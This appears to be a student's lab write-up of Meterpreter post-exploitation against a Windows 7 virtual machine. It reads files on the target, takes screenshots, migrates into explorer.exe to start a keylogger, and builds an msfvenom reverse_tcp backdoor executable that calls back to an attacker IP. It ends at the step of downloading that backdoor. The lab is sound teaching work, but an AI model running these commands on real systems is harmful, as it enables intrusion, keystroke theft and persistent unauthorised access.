
## Identify Network IP Address and Default Gateway on the Target

Use the Meterpreter command **shell** to open a command prompt on the target machine.



Run the Windows command **ipconfig** to display the IP address and default gateway information

## Identify Sensitive Files on the Target System

1. **Use the ls** command to list files and directories in the current location.
  2. **Use the cat** command to read the contents of sensitive text files.
  3. Navigate to the Desktop directory with the cd Desktop command to locate important files



## Read Sensitive Files on Windows 7



```
File Actions Edit View Help
meterpreter > cd "C:\\\\Users\\\\Star Gate\\\\Desktop"
meterpreter > ls
Listing: C:\\Users\\\\Star Gate\\\\Desktop
Mode Size Type Last modified Name
100666/rw-rw-rw- 282 fil 2025-05-10 10:24:55 -0400 desktop.ini

meterpreter > ls
Listing: C:\\Users\\\\Star Gate\\\\Desktop
Mode Size Type Last modified Name
040777/rwxrwxrwx 0 dir 2025-05-10 16:11:20 -0400 CT-2020-040
100666/rw-rw-rw- 282 fil 2025-05-10 10:24:55 -0400 desktop.ini


meterpreter > cd CT-2020-040
meterpreter > ls
Listing: C:\\Users\\\\Star Gate\\\\Desktop\\\\CT-2020-040
Mode Size Type Last modified Name
100666/rw-rw-rw- 30 fil 2025-05-10 16:11:51 -0400 Ct-2020-040.txt

meterpreter > cat filename.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat CT-2020-040.txt
HI
My Name is Eshan Maneesha
```

## Get a GUI View of the Target System


Use the **screenshot** command in the Meterpreter session to take a snapshot of the target system's current screen. This helps visually verify the state of the target without needing full GUI access.

The screenshot is saved locally on the attacker's machine at:  
**/home/kali/sCZhunD.jpeg**



## Create and Rename a Folder to Your Student Number


Use **cd** and **Paste the Path** to Check the Folder Creation Location, and Use **mkdir**



A screenshot of a Kali Linux terminal window titled "kali-linux-2025.1c-vmware-amd64 - VMware Workstation". The terminal shows a file listing in the root directory and a meterpreter session. The meterpreter session includes commands to change directory to "C:\\\\Users\\\\Star Gate\\\\Desktop" and create a new directory "CT-2020-040".

```
root@kali: /home/kali
File Actions Edit View Help
040777/rwxrwxrwx 0 dir 2009-07-14 01:08:56 -0400 All Users
040555/r-xr-xr-x 8192 dir 2009-07-14 03:07:31 -0400 Default
040777/rwxrwxrwx 0 dir 2009-07-14 01:08:56 -0400 Default User
040555/r-xr-xr-x 4096 dir 2009-07-14 00:54:24 -0400 Public
040777/rwxrwxrwx 8192 dir 2025-05-10 10:24:52 -0400 Star Gate
100666/rw-rw-rw- 174 fil 2009-07-14 00:54:24 -0400 desktop.ini

meterpreter >
meterpreter > cd "C:\\\\Users\\\\Star Gate\\\\Desktop"
meterpreter > mkdir CT-2020-040
Creating directory: CT-2020-040
meterpreter >
```



# Maintaining Access

After gaining control of the target system, it is essential to maintain access for continued control. This can be done by installing backdoors, creating new user accounts, or setting up persistent connections to ensure access even after a system reboot or detection.


## Installing Keyloggers

### Migrate to explorer.exe Before keyscan\_start

We migrate to explorer.exe **before starting a keylogger** because:

1.  **explorer.exe** is a **stable process** that runs as long as the user is logged in.
2.  It runs under the **logged-in user's account**, so we can capture their real keystrokes.
3.  It's a **trusted Windows process**, so it's less likely to crash or get detected.


By migrating to explorer.exe, we make sure the **keylogger works properly** and collects the user's actual keystrokes.




The screenshot shows a terminal window on a Kali Linux VM. The terminal displays a list of running processes with columns for PID, PPID, Process Name, CPU Usage, and Thread Count. A red box highlights the entry for 'explorer.exe' at PID 1168. Below this, the terminal shows the results of a 'migrate' command and the start of a keylogger.

```
meterpreter > migrate 1216
[*] Migrating from 732 to 1216...
[*] Migration completed successfully.
[*] 192.168.1.6 - Meterpreter session 3 closed. Reason: Died
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

After starting **keyscan\_start**, I type some text on the Windows 7 computer.




  Use **keyscan\_dump** to Show Captured Keystrokes




## Deploying Backdoors

To create a backdoor, first you need to **generate a payload**. This payload is the malicious code that will give you remote access to the target system.



```
(kali㉿kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.7 LPORT=4444 -f exe -o CT40.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: CT40.exe
```





## ⬇️ Downloading the Backdoor on the Target

